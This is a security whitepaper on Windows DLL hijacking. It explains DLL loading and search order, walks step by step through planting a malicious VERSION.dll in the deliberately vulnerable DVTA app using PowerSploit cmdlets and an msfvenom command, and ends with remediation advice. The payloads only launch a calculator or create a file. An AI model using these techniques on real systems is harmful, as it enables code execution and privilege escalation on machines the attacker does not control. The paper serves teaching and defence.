Exploiting DLLs

A guide to DLL Hijacking

Version 1.0

20th August 2020

Whitepaper

By

Grishma Sinha

Contact: grishmasinha@protonmail.com

Contents

Abstract

As per the recent statistics available Windows still remains the most used operating system for digital devices. Almost 77% of the computers today run Windows operating system. With its GUI based implementation and ease of compatibility with most of the available software, Windows is the straightforward choice for various individual users and organizations.

Even though the popularity of Windows has always been a motivating factor for its usage, the extent of security provided by the operating system has always been a point of debate among the security researchers. With the constant surge in popularity of Windows, the development of exploits and malwares have also been the highest in the domain of Windows.




Figure 1: Current stats on most popular OS

This research paper discusses Dynamic-link Libraries (DLLs); which is a shared object that can be shared by multiple executable files for a specific function and the ways through which the DLLs can be exploited by the attackers to perform unauthorized tasks. The paper provides a step by step guide to exploit a vulnerable DLL using tools like Powersploit and Process Monitor. Further the ways using which this vulnerability can be mitigated has been discussed. The key

points that developers should keep in mind and the best practices that should be followed during the development of desktop applications have been illustrated.

Introduction

Dynamic-link Libraries (DLLs) were implemented by Microsoft to cater to the requirements of shared objects among executable files. They are a common set of code aimed to achieve a specific function that can be utilized by multiple programs. They help to reduce redundancy in code and save memory utilization there by ensuring concise and smooth functioning of programs. DLLs can be invoked by the programs on startup of when there is a dependency on a DLL program. However, the way Windows load DLLs can be exploited to make the programs invoke malicious DLL files, the attack is more commonly known as DLL hijacking, DLL preloading, binary planting etc.

DLL Hijacking was first discovered by Greorgi Guninski in 2000. However the vulnerability gained popularity in 2010 when hundreds of programs were found to be vulnerable to the attack. The main reason for this vulnerability to occur is the location from where the DLL is invoked by the program. DLL Hijacking can occur in situation where the path from where the DLL is called by the application is user writable or if no path has been specified.

What are DLLs

Operating system usually comprises of two kinds of libraries, static and dynamic. Static Libraries having the extension .lib are linked to the executable files at compile time. Implying the once the programs has been compiled the library is included into the executable and cannot be changed thereon. Whereas the Dynamic libraries, having the extension .dll are linked only at runtime. The location from where the DLL is to be loaded is specified to the executable which is then used to invoke the dll when the executable program is run. DLLs are sections of code that a windows program loads on startup or when there is a requirement by the application to ensure smooth functioning. DLLs contain functions, classes, variables etc. that are to be used by an executable.

Figure 2: DLLs used by IE

Why are DLLs used

DLLs target specific function for example, a DLL can functions as a text editor and the same DLL can be called by various application that have the requirement of a text editor. So, instead of writing the code of the same text editor in every executable the developer just has to create a DLL for that purpose and link the DLL with the executable when and where there is a requirement. Also same section of the memory is utilized when a single DLL is called by the processes thus helping with memory management. DLLs help to decrease the size of the program and make it more manageable. Furthermore the DLLs can be changes anytime without having to rebuild the application.

How do DLLs work

When an executable file is run, the exe first get loaded. The operating system identified a table within the exe which specifies the functions and DLL files that the imported from the DLL by that exe, known as imported list. The loader then looks for that .dll file based on the Windows search order and the location that has been provided in the exe. Once the .dll is identified, it is loaded. The loader looks through the exported list, which has the addresses of the functions contained in the .dll that can be used by other programs. The loader looks through the imported and exported list and creates a table in the executable linking the functions and addresses together. Once the DLL has been linked the program can directly call the address of the function that it wants to access.

There are ways through which the DLLs are linked with the executable. Implicit linking and explicit linking. A DLL is linked implicitly when the operating system loads both the DLL and the executable that uses it at the same time. The functions defined in the DLL are then called on by the executable the way the functions of a static library are called. In Explicit linking however the DLL is loaded when the executable demands it. Implicit linking is the preferred and most used linking technique

however explicit linking could be essential in some situations, for example when the name of the DLL to be linked is not predefined.

DLL Search Order

There can be multiple versions of a DLL in a system. The applications generally have information about the location from where the DLLs are to be loaded. However, if the application is not in control of the location of the DLL, then the system looks for the DLL based on a specific search order.

- If DLL file of the same name is loaded in the memory, the system generally links that DLL irrespective of the location.
- The system has a list of known DLLs present under the registery key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs. If the DLL to be loaded is present in the known list, the system loads the DLL from its list of known DLLs.
- When SafeDllSearchMode Enabled
    - Directory from which application is loaded
    - System directory
    - 16-bit system directory
    - Windows directory
    - *Current directory*
    - Directory listed in PATH environment variable
- When SafeDllSearchMode Disabled. (Disabled by default in Windows XP)
    - Directory from which application is loaded
    - *Current directory*
    - System directory
    - 16-bit system directory
    - Windows directory
    - Directory listed in PATH environment variable

DLL Hijacking

DLL Hijacking is an attack scenario wherein the attacker tricks the loader to load a malicious DLL instead of the actual legitimate DLL. This attack technique various misconfigurations that are left

behind by the developers while specifying the DLL invocation routine in the executable. Some of the techniques are mentioned below:

- The DLL is invoked from a location that is user writable, for example temp folder.
    - If the DLL to be utilized by the application is present in a directory that is writable by user, then it would be possible for the user to replace that DLL with a malicious DLL file. Once replace the malicious DLL will get linked to the application and will execute whenever the application is run.
    - Prerequisites
        - Attacker should have write permissions on the DLL file.

- Path from where the DLLs are to be loaded are not explicitly defined in the application executable.
    - Windows have a specific order in which the dlls that are to be used by the application is searched for if the path from where the dll has to be loaded is not hardcoded. So, for DLLs that don't have a hardcoded path, if an attacker can manage to place a malicious DLL in the initial directories of the search order then instead of the actual DLL the loader will load the malicious DLL thereby compromising the application. This technique is commonly known as DLL search order hijacking.
    - Prerequisites
        - A DLL without having a hardcoded path
        - Write permission in a directory in the search order above than where the legitimate DLL is present.

- Using DLLs that are obsolete.
    - The loader might also load some old DLLs by default which play no role in the functioning of the application. An attacker can place the malicious DLL in the search path and the loader will load it instead of the legit DLL. This technique is also knows as Phantom DLL Hijacking.
    - Prerequisites
        - The application should be loading some old DLLs by default
        - Write permission in a directory in the search order above than where the legitimate DLL is present.

- Application invokes DLLs from WinSxS directory

  Applications can identify the DLLs that it are required by it on the basis of manifest files also. Manifest files are embedded within the application build and contain a list of all the DDLs that are to be used at runtime by the application.

  When an application uses manifest file for DLL redirection, the utilizes the Windows Side-By-Side (winSxS) directory to manage the loading of duplicate dlls from a common directory. The WinSxS directory is located at C:\Windows\WinSxS and contains multiple versions of DLLs that can be used. This folder does not a lot of protection to ensure the validity of the DLL thereby making it possible for an attacker to replace an original DLL with a malicious one.

  If proper validation mechanisms are not present then the application can be tricked into loading a malicious DLL from the SxS listing present in the following registry key:
  %TEMP%\RarSFX%\%ALLUSERS PROFILE%\SXS\ or
  %TEMP%\RarSFX%\%ALLUSERS PROFILE%\WinSxS\

  - Prerequisites

    The applications should utilize the WinSxS feature for DLL redirection based on a manifest file.

How to Exploit

We will try to exploit the DLL search order hijacking in the DVTA application which can be downloaded here (https://github.com/secvulture/dvta). We will be using Powersploit. This tool is open source, compatible with windows and can be downloaded from the official website. Various other tools can also be utilized to perform the same tasks.

Tools Used

- Powersploit
- Metasploit
- Process Explorer (Optional)

Practical Demonstration of DLL Search Order Hijacking

1. Discover all applications running with system privileges that having missing paths


Open powersploit with admin privileges and run the following command, replace DVTA with the name of the application for which dlls has to be searched.


Powersploit will display the list of all DLLs that don't have a hardcoded path for DVTA.

Find-ProcessDLLHijack DVTA | Format-List

```
PS C:\Windows\system32> Find-ProcessDLLHijack DVTA | Format-List


ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\ntdll.dll

ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\MSCOREE.DLL

ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\KERNELBASE.dll

ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\mscoreei.dll

ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\VERSION.dll

ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\clr.dll

ProcessName           : DVTA
ProcessPath           : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe
ProcessOwner          : IEUser
ProcessHijackableDLL : C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\MSVCR120_CLR0400.dll

ProcessName           : DVTA
```

The same can be done using Process Explorer. We need to set up a filter to show the dlls that don't have a hardcoded path used by the application we aim to exploit.





2. <u>Find directories with write permission.</u>

   In our case we are the Administrator so we have write access on all directories, but in a practical scenario this will not be the case. We can find the writable paths using powersploit with the help of the following command.

   Find-PathDLLHijack

```
PS C:\Windows\system32> Find-PathDLLHijack

Permissions                    ModifiablePath                IdentityReference              %PATH%
-----------                    --------------                -----------------              ------
GenericAll                     C:\Windows\system32\Window... BUILTIN\Administrators         C:\Windows\system32\Window...
{ReadAttributes, ReadContr... C:\Windows\system32\Window... BUILTIN\Administrators         C:\Windows\system32\Window...
GenericAll                     C:\Windows\system32            BUILTIN\Administrators         C:\Windows\system32
{ReadAttributes, ReadContr... C:\Windows\system32            BUILTIN\Administrators         C:\Windows\system32
GenericAll                     C:\Windows                    BUILTIN\Administrators         C:\Windows
{ReadAttributes, ReadContr... C:\Windows                    BUILTIN\Administrators         C:\Windows
GenericAll                     C:\Windows\System32\Wbem      BUILTIN\Administrators         C:\Windows\System32\Wbem
{ReadAttributes, ReadContr... C:\Windows\System32\Wbem      BUILTIN\Administrators         C:\Windows\System32\Wbem
GenericAll                     C:\Windows\System32\Window... BUILTIN\Administrators         C:\Windows\System32\Window...
{ReadAttributes, ReadContr... C:\Windows\System32\Window... BUILTIN\Administrators         C:\Windows\System32\Window...
{ReadAttributes, ReadContr... C:\Program Files\OpenSSH\bin IE8WIN7\IEUser                   C:\Program Files\OpenSSH\bin
{ReadAttributes, ReadContr... C:\Program Files\OpenSSH\bin IE8WIN7\IEUser                   C:\Program Files\OpenSSH\bin
{ReadAttributes, ReadContr... C:\Program Files\OpenSSH\bin BUILTIN\Administrators           C:\Program Files\OpenSSH\bin
GenericAll                     C:\Program Files\OpenSSH\bin  BUILTIN\Administrators         C:\Program Files\OpenSSH\bin
```

3. Create malicious DLLs

   Once we have identified the path, next step is to generate a malicious DLL. Let's create a dll that will execute calc.exe, so whenever the vulnerable application is run a calculator will pop up.

   Which can be done in powersploit using the following command:

   Write-HijackDll -BatPath b.bat -Command "copy NUL testfile.txt"

```
PS C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release> Write-HijackDll -BatPath b.bat -Command "copy NUL testfile
.txt"

cmdlet Write-HijackDll at command pipeline position 1
Supply values for the following parameters:
DllPath: VERSION.dll

DllPath                        Architecture                   BatLauncherPath                Command
-------                        ------------                   ---------------                -------
VERSION.dll                    x86                            b.bat                          copy NUL testfile.txt
```

   We can also use metasploit to create the same. Just run the following command:


   msfvenom -p windows/exec cmd=calc.exe -a x86 -f dll > version.dll

```
root@kali:~/Study# msfvenom -p windows/exec cmd=calc.exe -a x86 -f dll > VERSION.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 193 bytes
Final size of dll file: 5120 bytes
```

4. Place the DLL in the writable directory


   Now the last step that remains is to place the DLL file a directory high up in the search order. Since, we have admin access let's place it in the location which is searched first i.e. the application folder containing the exe itself.

We place the malicious dll in the same folder as DVTA.exe.



Name	Date modified	Type	Size
b.bat	2/12/2019 4:51 AM	Windows Batch File	1 KB
DBAccess.dll	8/27/2016 8:15 PM	Application extens...	8 KB
DBAccess.pdb	8/27/2016 8:15 PM	PDB File	16 KB
DVTA.exe	8/27/2016 8:15 PM	Application	217 KB
DVTA.exe.config	8/27/2016 8:15 PM	CONFIG File	2 KB
DVTA.pdb	8/27/2016 8:15 PM	PDB File	52 KB
DVTA.vshost.exe	8/27/2016 8:15 PM	Application	23 KB
DVTA.vshost.exe.config	8/27/2016 8:15 PM	CONFIG File	2 KB
DVTA.vshost.exe.manifest	8/27/2016 8:15 PM	MANIFEST File	1 KB
EntityFramework.dll	8/27/2016 8:15 PM	Application extens...	1,091 KB
EntityFramework.xml	8/27/2016 8:15 PM	XML Document	1,094 KB
ExcelLibrary.dll	8/27/2016 8:15 PM	Application extens...	116 KB
version.dll	2/12/2019 4:55 AM	Application extens...	5 KB

Now that everything is in place we will run the exe and the calculator will popup which was not the intended action of the application.



Remediation

1. Hard code paths

   Hardcoding the paths from where the DLLs are loaded is the most basic and robust preventions mechanism that can be employed by the application developers. Leaving the decision to choose the DLL

2. Enable SafeDllSearchMode

   In case the path of DLLs are not hardcoded, SafeDllSearchMode ensures that search followed by the operating system prioritizes the DLL order to minimized risk. This mode is on by default on recent Windows operating systems. In Windows XP and below it is disabled by default however can be enabled by making proper registry entries.

3. Directories where DLLs are stored should not be world writable

   The developers should ensure that the DLLs are not called from a directory that can be controlled by other users, for example temp, downloads etc. Furthermore, users should not install applications in directories that can be accessed by other users.

Conclusion

- Widely Present

  DLLs are a widely used components of various applications that run on windows. Vulnerabilities like DLL Hijacking although identified long age are still widely present and are frequently acknowledge via CVEs pertaining to 2019.

- Difficult to exploit in real world

  An ideal scenario where it is practically possible to exploit the vulnerability is quite rare. A successful exploitation would require the attacker to first confirm the presence of the vulnerable program in the system of the victim. Furthermore, the attacker has to implant the malicious DLL file in the appropriate location. This whole process is fairly complex if the attacker is present remotely.

- High Impact on successful exploitation

  Although difficult to exploit remotely there are various situations where DLL Hijacking can be performed by leveraging other vulnerabilities in the system.

  - Leveraging a vulnerable service

    Presence of a vulnerable service that provides read write access to the attacker. Presence of RCE in a web app or a vulnerable or misconfigured service like smb running on the system can aid in this process.

  - Privilege Escalation

    DLL Hijacking become most useful when the aim is to escalate privileges. The main thing to look for in this case is for a process that has been initiated by the administrator and that process is loading DLLs for a location on which a low privileges user has read write access.

- Easy Remediation

The remediation process for patching DLL Hijacking is fairly straight forward. The developers should ensure that they leave no DLLs undefined.

- Beware of Misconfigs

  The system owner should also ensure that malware detection applications are present in the system. Even after due diligence has been maintained on the part of the developer, still if some attacker manages to replace the valid DLL with a malicious one a backdoor is opened granting the attacker a permanent access. Therefore it is necessary to keep all the software and programs up-to-date, install the security fixes and patches and to take periodic backups and backups of backup.

References

https://googleprojectzero.blogspot.com/2018/04/windows-exploitation-tricks-exploiting.html

https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-dll-sideloading.pdf

https://attack.mitre.org/techniques/T1574/002/

https://support.microsoft.com/en-in/help/815065/what-is-a-dll

https://en.wikipedia.org/wiki/Dynamic-link_library